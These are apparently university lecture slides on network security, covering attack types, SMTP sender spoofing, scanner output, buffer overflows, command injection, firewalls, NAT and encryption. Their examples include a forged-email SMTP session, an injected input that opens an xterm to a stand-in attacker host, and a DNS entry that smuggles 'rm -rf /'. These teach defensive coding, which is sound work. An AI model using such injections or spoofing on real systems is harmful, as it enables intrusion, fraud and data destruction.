



TEKNILLINEN KORKEAKOULU

---

# Security For Networking



# Networks Are Here To Stay

---

- The current trend is to network all devices
- The major security issue with networks is access
  - The Internet is "zero-dimensional", any node in the network can be accessed from anywhere
  - The TCP/IP protocol family is bi-directional
- Any device on the Internet is potentially accessible for anybody



# How Is A Computer Connected To The Net?

---

- A wired or wireless network card contains the layer 1 (physical) electronics and software (firmware) to start processing the incoming layer 2 (link) frames
- The frames are handed to the device driver in the kernel, which finishes layer 2 processing
- Next the TCP/IP layer handles the data and finally it is sent to the application
- Each piece of software might contain a fault that an attacker might take advantage of
  - Attacks towards the lower layers are usually targeted towards crashing the system
  - Higher layers are preferred for break-ins



# Attacks Through The Net

---

- Eavesdropping
- Portscanning (probing for weaknesses)
- Spoofing
  - Fake e-mail
  - Using a fake IP address
- Man in the Middle
- Denial of Service (DoS)
  - Shut down the target host via a critical fault
  - Also available in distributed format to simply overload a target
- Message replay
- Connection capture (TCP)



# Supporting Attacks

---

- Routing might be tampered with to direct traffic for a man in the middle attack
  - Actual routing protocols or ICMP messages
- Domain Name System cache *poisoning*
  - Entering wrong data to the DNS cache server
- Social engineering
  - Making people want to help you



# Limitations To The Attacks

---

- The generic Internet infrastructure provides some protection
- Eavesdropping requires access to the physical media
  - The operator networks are about as secure as the telephone network
- The routing infrastructure is not easy to connect to
- Not all attacks are always possible
  
- Some example attacks follow



# Faking E-mail

```
foo.edu% telnet mail.foo.fi smtp
220 mail.foo.fi 5.67a/IDA-1.5 Sendmail is ready at ...
HELO bogus.edu
250 Hello foo.edu, why do you call yourself bogus.edu?
MAIL FROM:<santa.claus@northpole.org>
250 OK
RCPT TO:<kiravuo@iki.fi>
250 OK
DATA
354 Start mail input; end with <CR><LF>.<CR><LF>
From: Joulupukki <santa.claus@northpole.org>
Subject: Regards
To: Little Timo <kiravuo@iki.fi>
I just wanted to tell you that I do live at North Pole.
.
250 OK
QUIT
```



- Edited output form Mscan

```
nikko mscan 4$ ./mscan -n -f testiverkko -b
-**- ' scanning 194.197.118.78 `--**-
- checking OS for 194.197.118.78
Debian GNU/Linux 1.3 tamale.nixu.fi
194.197.118.78: SCAN: runs linux.
&$!$&!@($!- fingering ze h0st 194.197.118.78
kiravuo Timo Kiravuo p0 Oct 13 09:51
rkiravuo Timo Kiravuo as root *1 Oct 13 11:26
194.197.118.78: VULN: runs statd.
194.197.118.78: VULN: runs /cgi-bin/phf. haha!
194.197.118.78: VULN: runs /cgi-bin/test-cgi.
194.197.118.78: VULN: pop open and other holes
PORTSCAN: runs httpd.
PORTSCAN: runs finger.
PORTSCAN: runs telnet.
PORTSCAN: runs imapd.
PORTSCAN: runs X windows
```



```
tcplogd: finger connection attempt from nikko.nixu.fi
tcplogd: telnet connection attempt from nikko.nixu.fi
tcplogd: www connection attempt from nikko.nixu.fi
tcplogd: imap2 connection attempt from nikko.nixu.fi
tcplogd: domain connection attempt from nikko.nixu.fi
tcplogd: pop-3 connection attempt from nikko.nixu.fi
in.fingerd[407]: connect from nikko.nixu.fi
in.telnetd[409]: connect from nikko.nixu.fi
in.telnetd[411]: connect from nikko.nixu.fi
ipop3d[410]: Connection broken while reading line user=???
    host=UNKNOWN
imapd[476]: Broken pipe, while reading line user=???
    host=UNKNOWN
telnetd[409]: ttloop: read: Broken pipe
tcplogd: finger connection attempt from nikko.nixu.fi
in.fingerd[413]: connect from nikko.nixu.fi
tcplogd: sunrpc connection attempt from nikko.nixu.fi
tcplogd: www connection attempt from nikko.nixu.fi
```



- Asking users to give their password
  - Works, but not very well
  - Users are the weak point of most security systems
  - An example of social engineering

Nordea's Netbank - Mozilla

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop  Go Search Print

Nordea Netbank

In English [www.nordea.fi](http://www.nordea.fi)

Take care to fill out the fields of the Form very thoroughly and to avoid possible mistakes.

Indicate the User Number and the Account Type in this area.

Customer number:

Account Type:

Specify 4 passwords in this area, which have never been used before. Important: Start from the FIRST non-used password and follow the sequence order. Example: If you have already used 11 passwords, indicate 4 passwords starting from the 12th (12, 13,..., 15).

=      =      =      =

Specify your Payment Confirmation Codes in this area. A letter in the Form shall correspond to the letter in your Code Table.

A =     F =     L =     R =

B =     G =     M =     S =



# DNS Based Attacks

---

- Cache poisoning
- Close or visual names
- DNS redirection



# WWW Server Based Attacks

---

- Google poisoning
- Malware
- Browser hijack



# Typical Attack From Outside

---

- First scan the internal network addresses for hosts and services
  - Can be done in a stealthy “slow and low” mode
- Then attack found targets
  - Known weaknesses, exploits
  - Scripted attacks, over in less than minute
- Get the data and run or
- Prepare a base for further attacks
  - Hide tracks
  - Install Rootkit



# Some Technical Details

---

- IP address identifies the network interface of a host
- Port connects TCP and UDP data to an application in the host
  - A port is a data construct in the operating system
- Thus hosts have services available at certain port addresses
  - Several addresses are standardized by the IANA
  - A service means an application, which is willing to accept a TCP connection or an UDP packet and process it according to an application protocol



# Starting Services

---

- To provide a service, a process is required
- An interesting issue is how to start the process
- At the host startup (e.g. /etc/rc\*)
  - The process is ready to serve
  - If the process dies, the service is not available
    - There can be a watchdog process
- When a connection is initiated (e.g. /etc/inetd.conf)
  - The process handles only one connection and its unintended death affects only one connection
- By hand
  - Usually done when installing new software and then proper configuration is forgot
  - Might be useful if e.g. the security of private keys is paramount



# Buffer Overflows

---

- There are lots of these
  - Caused by sloppy coding (no bounds check on user input)
  - The true tool of the evil: gets() function
- Classical example: login.c source code:

```
char name[80], passwd[80], hash[13];
```

  - User types name
  - Hash loaded from /etc/passwd to hash
  - User enters the password **and** the corresponding hash when asked to enter only the password
    - No bounds checking
  - The rest is history



# Buffer Overflows: Fix

- Never trust user input to be what you expect (quality or quantity)
- Always check the size of input
  - If there is more input than expected, truncate and preferably log
- Overflowing buffers can be used in more elaborate ways
  - The Great Worm of 1988 used fingerd to overflow its stack:

```
char buf[256];  
...  
gets (buf);
```
  - The syslogd bug
    - Bounds check ok on network input
    - BUT sprintf used to format log message => overflow there
- Avoid using functions with no bounds checking
  - gets, strcpy, strcat, sprintf, ...
- Use bounds-checking versions instead
  - fgets, strncpy, strncat, ...



- Again: Never trust user input to be what you expect
  - And this applies to quite a few sources of input
    - Direct user input
    - Data from the network
    - DNS data (the parts you don't directly control)
    - Web forms or other input that are verified by a Javascript or remote Java application
- Also, do not trust data that you have written yourself to a file
  - Or data that two parts of the application use to communicate over the network



- Example: phf.pl (Web CGI script tool to make PH queries)
  - This script was part of default installation of some web servers
  - User inputs \$name thru web form, then
    - \$result = `ph \$name`;
  - What if user inputs e.g. "foo; xterm -disp machine.attacker.com &"
  - Backtick (`) command is executed thru /bin/sh
    - Which happily executes two commands
      - ph foo
      - xterm -disp machine.attacker.com &
    - In addition of making the requested query, this apparently has undesired side effect



- Fix 1: Filter shell metacharacters off from input
  - That is, remove | & ; ( ) < >
  - Known as a *blacklist*
  - But does not work
- Some shells use character with code 255 as command separator as well
  - Therefore, just replace ; by that and we roll again
- Linefeed is a valid Unix command separator
  - Can be coded as %0A to WWW URL
- And then there is Unicode and UTF-8...
- This filtering method is obviously flawed



- Better fix: Instead of just stripping off bad things we know of, leave only good input
  - In this case, remove everything but characters A-Z, a-z and 0-9 from input
    - Which are known to be valid input and not dangerous
  - Known as a *whitelist*
  - Of course, you have to know what is valid input
- Morale: If you are going to feed user input to any command interpreter, be very careful



- The same kinds of tricks can be pulled from unexpected sources, e.g. from DNS
- Example: ID system reports attack and finds out DNS reverse entry for attackers IP address using `gethostbyaddr()` function
  - The intrusion attempt is then reported:


```
printf (cmd, "echo attack from %s | mail abuse",  
reverse_name);
```
  - However, we (obviously) have no control over attackers DNS data.
  - The reverse map for that IP might contain the string

```
"machine.attacker.com; rm -rf /"
```

    - This is technically completely legal DNS data



# SQL Injection




- <http://www.xkcd.com/327/>



- Installing each computer connected to the Internet properly and maintaining the proper configuration is very hard work
- It would be much more easier, if the exposure to the Internet could be limited to only those features needed
- The solution is called *firewall*
- A firewall is a component that limits the connections between network entities
  - Hardware or software



# A Firewall Installation





# Firewall Terms

---

- Internal network is the protected or trusted network
- External network is usually the Internet
- Outside the firewall but partially protected from the external network is the DMZ
  - Demilitarized zone
  - Hosts which provide services to external network are placed here
- Bastion is a host with strengthened security, usually placed in the DMZ
- A firewall can be
  - A *middlebox* between networks
    - Middlebox is a term used to refer to various network equipment that affect fundamentally TCP/IP traffic
    - Not ordinary routers, switches, hubs or modems
  - A host or personal firewall protecting just one host



# Firewall Operation

---

- Filtering firewall
  - Looks at individual packets
- Application level firewall
  - Can make decisions based on the application content
- Host firewall
  - Knows which application processes in the host are interacting with the network
- Usually several features combined to a hybrid product



# Filtering Firewalls

---

- Each IP packet is inspected and passed on or dropped based on
  - Sender and receiver IP address
  - Protocol type (TCP, UDP, other)
  - Sender and receiver port address
  - IP or TCP options, SYN/ACK bits etc.
    - E.g. SYN to outside allowed, SYN from outside denied
- Most routers have the basic functionality of a filtering firewall
- Maintaining a state of connections initiated from inside makes the filter more powerful



# Network Address Translation

## Port Address Translation

---

- NAT, NAT/PAT, PNAT
- Maps IP (and port) addresses for each IP packet
- Enables the use of one public IP address for a LAN using many private addresses from reserved blocks
  - 10.0.0.0/8
  - 192.168.0.0/16
  - 172.16.0.0/12
- Also hides the internal addresses
- Prevents connections to any host which does not have a NAT/PAT translation defined
- If the public IP address space is sufficient NAT only is enough
  - PAT is needed to avoid port address conflicts, very common for home use



# How NAT/PAT Works

---

- The gateway has a table for translations
  - Configured specially or
  - Created automatically by traffic from inside



# Full Cone Or Loose NAT

- This translation is typical for cheap access routers
  - Only necessary information is recorded
- The port is open to traffic from any IP address in the net
- This can be used for "NAT holing" or "busting", enabling two hosts behind NATs to communicate
  - Look for STUN, TURN or ICE for further information

Source	Protocol	Internal IP	Internal Port	External IP	External Port
Static	TCP	10.0.0.3	80	130.233.5.6	80
Dynamic	TCP	10.0.0.4	3498	130.233.5.6	8843
Dynamic	UDP	10.0.0.4	8890	130.233.5.6	8890



# Restricted Or Strict NAT

- Actual firewall products usually add the target IP address to the NAT configuration restricting the access to a specific external address

Source	Protocol	Internal IP	Internal Port	External IP	External Port	Remote IP	Remote Port
Static	TCP	10.0.0.3	80	130.233.5.6	80	*	*
Dynamic	TCP	10.0.0.4	3498	130.233.5.6	8843	194.197.8.2	80
Dynamic	UDP	10.0.0.4	3567	130.233.5.6	8890	194.197.8.2	80
Dynamic	UDP	10.0.0.5	3599	130.233.5.6	8897	194.197.8.2	80



# Firewall Configuration

---

- Firewall configuration requires technical expertise and understanding of
  - IP addresses and routing
  - TCP and UDP protocols and port addresses
  - Client-server model
  - DNS
- Commercial products have easy to use interfaces, however understanding is still necessary
- The various differences in features between major products are meaningless, the most important thing is to configure the firewall correctly



# Ip-filter Configuration (Linux, Old)

---

```
# To avoid noise, drop Windows packets w/o logging.
ipfwadm -I -a deny -P udp -S 0/0 -D 0/0 137 138
# Again, to avoid noise, drop BOOTP&DHCP packets w/o logging
ipfwadm -I -a deny -P udp -S 0/0 -D 255.255.255.255/32 67 68
# inside interface (net 10.0.0.0)
# Spoofing protection (only)
ipfwadm -I -a accept -P all -S 10.0.0.0/8 -D 0/0 -W eth0
# Last entry in access list: Drop everything and log results
ipfwadm -I -a deny -P all -S 0/0 -D 0/0 -W eth0 -o
```



## Ip-filter (Cont.)

```
# outside interface
# IP spoofing protection
ipfwadm -I -a deny -P all -S 10.0.0.0/8 -D 0/0 -W eth1 -o
# Let DNS answers thru.
ipfwadm -I -a accept -P udp -S 192.26.119.7/32 53 -D 0/0 -W eth1
# Let ICMP echo replies thru.
ipfwadm -I -a accept -P icmp -S 0/0 0 -D 0/0 -W eth1
# Let established TCP connections thru (e.g. allow only
# outbound TCP sessions).
ipfwadm -I -a accept -P tcp -S 0/0 -D 0/0 -W eth1 -k
# Hole: Let telnet thru to inside machine
ipfwadm -I -a accept -P tcp -S 0/0 -D 10.0.0.2/32 23 -W eth1
# Last entry in access list: Drop everything and log results
ipfwadm -I -a deny -P all -S 0/0 -D 0/0 -W eth1 -o
```



# Application Level Firewalls

---

- An application must connect to the firewall
  - E.g. HTTP proxy server
  - Application must be aware of the firewall
- Firewall can inspect application data
  - Prevent ActiveX
  - Search e-mail for viruses
  - Deny access to specific web pages
- Firewall can also be transparent to applications and still work on the application level
  - Complete transparency is difficult to achieve



# Example: E-mail Gateway

---

- All incoming e-mail is directed to the firewall
- DNS:  

```
foo.fi. IN MX 10 mail-gw.foo.fi.
```
- The application in port 25 of the firewall can only receive e-mail and store it to a file
- Another application pick the messages from the *spool* and forwards them to the virus checker and then to the internal mail server
- As a result the direct exposure to the external network (Internet) is limited to one simple application
  - However the message might contain attacks, too



# Personal Or Host Firewalls

---

- Instead of a firewall device on the network an application in the host (work station) of the user
  - The application needs to attach to the kernel to receive the raw data
- Has the advantage of knowledge of the internal applications
  - Instead of looking at IP and TCP/UDP addresses can look at a specific application
  - Can notice if an application has changed
- Currently very popular in Windows
  - Often connected with antiviral protection to form a security suite
- When used with an external firewall adds depth to the protection



- Those hosts which can not be protected by firewalls must be *hardened*
  - E.g. WWW or e-mail servers
- Hardening means basically
  - Limiting available services
  - Updating service software periodically and following information on known bugs and holes



# Securing Connections Over The Network

---

- The Internet and internet protocols offer no security to network connections
  - Protection is only against natural errors, not intentional attacks
- Data in transit in the network can be protected by
  - Routing it along a secure path
  - Using cryptographic technologies



# Routing Based Protection

---

- This protection can be provided by the owner of the routing fabric
  - The ISP (Internet Service Provider) controlling the network
  - The control of the protection is at the hands of an outside organization
- Protection can be based on routing rules
  - Static routing between customer's sites
  - Denying outside access to certain ports (protocols)
    - This is how the Internet backbone routing information network (the BGP) protocol is protected
- Or the protection can be based on flow labels
  - MPLS (Multi Protocol Label Switching)
    - Mostly Quality of Service (QoS) technology
  - ISPs offer VPNs (Virtual Private Network) based on this technology



# Cryptographic Network Protection

---

- Single messages can be protected (encrypted and/or signed)
  - PGP, PEM
- TCP connections can be protected (encrypted, authenticated)
  - SSH, SSL
  - TCP connection tunneling allows any connection to be protected
- All IP protocol based network traffic can be protected
  - IPSec and other VPN solutions
  - Allows connecting LANs together and workstations to LANs
  - Protection can be made transparent to the users
- Crypto based protection requires key management